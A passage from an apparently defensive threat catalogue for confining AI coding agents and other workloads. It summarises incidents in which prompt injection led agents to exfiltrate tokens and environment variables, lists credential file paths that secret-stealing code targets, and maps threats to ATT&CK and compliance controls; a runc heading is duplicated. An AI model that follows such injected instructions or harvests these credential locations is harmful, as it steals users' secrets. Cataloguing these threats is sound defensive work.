GitGuardian's analysis documented 1,346 affected repositories, 2,349 distinct exfiltrated secrets across 1,079 compromised developer systems, 90% of leaked tokens still valid post-incident. A follow-on attack used the exfiltrated tokens to rename roughly 5,500 previously-private organisation repositories to public access.

Sources: `https://snyk.io/blog/weaponizing-ai-coding-agents-for-malware-in-the-nx-m` `https://blog.gitguardian.com/the-nx-s1ngularity-attack-inside-the-credential-leak` `https://socket.dev/blog/nx-packages-compromised`

Threat IDs: T1.1 (reconnaissance), T1.2 (postinstall), T1.9 (supply chain).

Clinejection (disclosed February 2026, exploited January 2026)

A prompt-injection vulnerability in a CI issue-triage workflow allowed any user to compromise npm publishing tokens by opening an issue with a crafted title. The chain:

1. An issue title containing prompt injection caused the triage agent to execute attacker-controlled installation from an imposter commit.
2. The malicious pre-install script deployed cache-poisoning tooling to the CI runner.
3. The tooling flooded the CI cache, triggering eviction of legitimate entries, and set poisoned entries matching the nightly publish workflow's keys.
4. The nightly publish restored the poisoned cache, which exfiltrated the publishing tokens.
5. The attacker used the stolen token to publish a malicious package version with a hostile postinstall script.

The malicious package was live for approximately eight hours, downloaded approximately 4,000 times.

Sources: `https://adnanthekhan.com/posts/clinejection/`; `https://snyk.io/blog/cline-supply-chain-attack-prompt-injection-github-actions/`

Threat IDs: T1.2 (postinstall), T1.3 (compromised extension), T1.9 (supply chain).

Mindgard research (October 2025)

Four vulnerabilities in a widely-installed IDE agent extension:

1. **DNS-based exfiltration** — prompt-injected docstrings caused the agent to read environment variables and encode them into DNS queries to attacker-controlled domains, using a command on the safe-command allowlist.
2. **Rules-file privilege escalation** — malicious content in an agent-rules directory overrode the approval flag for arbitrary commands.
3. **Model exfiltration** — attacker-controlled prompts leaked the system prompt and model information.
4. **Arbitrary code execution** — via combinations of the above.

Threat IDs: T1.1 (reconnaissance), T1.3 (compromised extension), T1.7 (DNS exfiltration), T3.7 (prompt injection).

Agent-CLI CVEs (2025--2026)

A run of disclosed vulnerabilities in AI agent CLIs illustrates the compromised-extension and channel-redirection classes: malicious hooks in project configuration executing shell commands during initialisation before any consent dialog; a project-set base-URL variable redirecting API requests to attacker endpoints before the trust prompt; a sandbox escape via settings-file injection.

Threat IDs: T1.3 (compromised extension), T1.8 (channel redirection), T2.1 (control deactivation).

axios npm compromise (April 2026)

A compromised package version delivered a remote access trojan via a postinstall hook, executing in approximately two seconds — before installation completed.

Threat IDs: T1.2 (postinstall), T1.9 (supply chain).

runc CVE-2024-21626 (``Leaky Vessels'', January 2024)

A file-descriptor leak allowed container processes to reach the host filesystem via an unclosed descriptor referring to the host's root directory. Affected the mainstream container and orchestration runtimes using the vulnerable versions.

Threat IDs: T3.2 (container escape).

runc CVE-2024-21626 (``Leaky Vessels'', January 2024)

Appendix B --- Reconnaissance target enumeration

The paths a credential-hunting workload (T1.1) will typically attempt to read, by category. This is representative, not exhaustive; it is the reconnaissance surface a constructed-view approach removes by absence.

- SSH and PGP: `~/.ssh/`, `~/.gnupg/`
- Cloud credentials: `~/.aws/`, `~/.azure/`, `~/.config/gcloud/`, `~/.oci/`, `~/.linode-cli`, `~/.ibmcloud/`, `~/.config/doctl/`
- Forge tokens: `~/.config/gh/`, `~/.config/glab/`, `~/.config/hub`, `~/.config/bitbucket-cli/`
- Legacy auth: `~/.netrc`
- Package manager credentials: `~/.npmrc`, `~/.yarnrc`, `~/.yarnrc.yml`, `~/.pypirc`, `~/.cargo/credentials`, `~/.docker/config.json`, `~/.kube/config`
- Infrastructure tooling: `~/.terraform.d/credentials.tfrc.json`, `~/.config/terraform/`
- Password managers: `~/.password-store/`, `~/.config/keepassxc/`, `~/.config/Bitwarden*`, `~/.config/1Password/`
- System keyrings: `~/.local/share/keyrings/`, `~/.gnome2/keyrings/`
- Browser state: `~/.mozilla/`, `~/.config/google-chrome/`, `~/.config/chromium/`, `~/.config/BraveSoftware/`, `~/.config/microsoft-edge/`, `~/.config/vivaldi/`
- Messaging clients: `~/.config/Signal/`, `~/.config/Slack/`, `~/.config/discord/`, `~/.config/Element/`, `~/.thunderbird/`
- Shell histories: `~/.bash_history`, `~/.zsh_history`, `~/.fish_history`, `~/.local/share/fish/fish_history`
- Tool histories: `~/.python_history`, `~/.node_repl_history`, `~/.psql_history`, `~/.mysql_history`, `~/.sqlite_history`, `~/.lesshst`, `~/.viminfo`
- Cryptocurrency wallets: `~/.electrum/`, `~/.bitcoin/`, `~/.ethereum/`, `~/.config/Exodus/`, `~/.config/Atomic/`
- VPN configuration: `~/.config/openvpn3/`, `~/.config/wireguard/`, `~/.cisco/`, `~/.config/forticlient/`

Within typically-granted project trees:

- `.env`, `.env.local`, `.env.production`, `.env.staging`, `.env.*`
- `config/secrets.yml`, `application-prod.properties`, `appsettings.json`
- `terraform.tfstate` (contains every secret Terraform has touched)
- `.envrc` (direnv source from secret stores)
- `.git/config` with credential-helper URLs

Appendix C --- MITRE ATT&CK mapping summary

T-ID	ATT&CK techniques
T1.1	T1552, T1083, T1005
T1.2	T1195.002, T1059
T1.3	T1554, T1195.001
T1.4	T1059.004, T1105
T1.5	T1204.002
T1.6	T1021, T1570
T1.7	T1071.004, T1048
T1.8	T1071.001, T1041
T1.9	T1195.002
T1.10	T1098, T1543
T1.11	T1189, T1218
T1.12	T1021, T1185 (partial)
T1.13	T1021, T1559
T1.14	T1083, T1518
T2.1	T1562, T1562.001, T1562.008
T2.2	T1554, T1505 (partial)
T2.3	T1552.001, T1552.004
T2.4	T1098.003, T1078
T2.5	T1562.001, T1554
T2.6	T1115
T2.7	T1113, T1059 (partial), T1185 (partial)
T2.8	T1546, T1059
T3.1	T1548.001
T3.2	T1611, T1610
T3.3	T1571, T1133
T3.4	T1083, T1005
T3.5	T1611, T1068
T3.6	T1199, T1071

T-ID	ATT&CK techniques
T3.7	T1199, T1556 (partial)
T3.8	T1610, T1525, T1195.002
T3.9	T1610, T1559, T1041
T3.10	T1559, T1071, T1078
T5.1	T1190 (analogue), T1068
T5.2	T1199, T1570, T1041
T5.3	T1068, T1554 (analogue)
T5.4	T1068, T1548

Appendix D --- Control-framework mapping (preliminary)

For security teams mapping the catalogue to compliance control frameworks. Definitive mappings require organisation-specific review; these are first-pass starting points.

SOC 2 (Trust Services Criteria)

T-ID	Relevant TSC
T1.1, T2.3	CC6.1, CC6.7 (Logical and Physical Access)
T1.2, T1.3, T1.9	CC8.1 (Change Management); CC7.1 (System Operations: detection of malicious software)
T1.8, T1.6, T1.12	CC6.6, CC6.7 (boundary controls; transmission of data)
T2.1, T2.5, T2.8	CC7.2, CC8.1 (system monitoring; change management)
T2.2, T2.4	CC8.1 (change management); CC7.1 (detection of system anomalies)
T3.2–T3.5	CC6.6, CC8.1 (boundary controls; change management)
T3.6, T3.7	CC8.1, CC7.1 (change management; detection)
T3.8, T3.9, T3.10	CC6.1, CC6.3 (least-privilege logical access); CC9.2 (vendor and business-partner risk: third-party images and templates)

ISO/IEC 27001:2022 (selected controls)

T-ID	Relevant Annex A control
T1.1, T2.3	A.5.10 (Acceptable use); A.8.3 (Information access restriction); A.8.4 (Access to source code)
T1.2, T1.3, T1.9	A.8.8 (Management of technical vulnerabilities); A.8.30 (Outsourced development)
T1.8, T1.6, T1.12	A.8.20 (Network security); A.8.21 (Security of network services)
T2.1, T2.5, T2.8	A.8.31 (Separation of environments); A.8.32 (Change management)
T2.2, T2.4	A.8.28 (Secure coding); A.8.29 (Security testing in development and acceptance)
T3.2–T3.5	A.8.22 (Segregation of networks); A.8.23 (Web filtering)
T3.6, T3.7	A.5.7 (Threat intelligence); A.8.28 (Secure coding)
T3.8, T3.9, T3.10	A.8.2 (Privileged access rights); A.8.3 (Information access restriction); A.5.19, A.5.21 (Supplier relationships; managing ICT supply chain)

NIS2 (Directive (EU) 2022/2555, Article 21 measures)

T-ID	Relevant Article 21 measure
T1.1–T1.14	Art. 21(2)(d) supply chain security; 21(2)(e) security in acquisition, development, maintenance
T2.1–T2.8	Art. 21(2)(a) risk-analysis and information-system security policies; 21(2)(g) basic cyber-hygiene practices
T3.1–T3.7	Art. 21(2)(d) supply chain security; 21(2)(j) secured communications
T3.8, T3.9, T3.10	Art. 21(2)(i) access-control policies and least privilege; 21(2)(d) supply chain security

T-ID	Relevant Article 21 measure
T5.1–T5.4	Art. 21(2)(e) security in acquisition, development, maintenance; 21(2)(i) access control and asset management

DORA (Regulation (EU) 2022/2554, for financial entities)

T-ID	Relevant DORA article
T1.1–T1.14	Art. 9 (ICT risk-management framework); Art. 28 (third-party risk)
T2.1–T2.8	Art. 9; Art. 16, 17 (ICT-related incidents and reporting)
T3.1–T3.7	Art. 9; Art. 28 (third-party risk)
T3.8, T3.9, T3.10	Art. 9; Art. 28 (third-party risk)
T5.1–T5.4	Art. 9; Art. 16 (ICT-related incidents)

These mappings are starting points for compliance teams. Specific control-objective mapping requires organisation-specific analysis.

Versioning and contribution

Threat identifiers are stable within a published version and across patch revisions; major-version revisions may renumber. Contributions follow the structure of existing entries: definition, observed instances with citations, attack pattern, confinement approach, residuals, ATT&CK mapping. Citations should reference public, durable sources.

The catalogue is intended as community infrastructure. Organisations are encouraged to cite the threat identifiers in their internal policy documents, and other tools in the user-level-workload-confinement space are encouraged to adopt them as a shared vocabulary, regardless of mechanism choices.